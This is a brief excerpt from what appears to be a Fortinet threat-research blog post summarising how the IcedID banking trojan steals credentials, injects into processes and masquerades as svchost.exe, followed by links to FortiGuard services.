IcedID is a sophisticated and complicated banking trojan that performs web injection in browsers and acts as proxy to inspect and manipulate traffic. It is designed to steal information – such as credentials – from victims and then send that stolen information to attacker-controlled servers. To accomplish this, IcedID uses a large number of hooking and process injection techniques, and it also disguises itself as several svchost.exe processes, which we examined in this deep dive analysis series.

Learn more about [FortiGuard Labs](#) and the FortiGuard Security Services [portfolio](#). [Sign up](#) for our weekly FortiGuard Threat Brief.

Read about the FortiGuard [Security Rating Service](#), which provides security audits and best practices.

Source: <https://www.fortinet.com/blog/threat-research/deep-dive-icedid-malware-analysis-of-child-processes.html>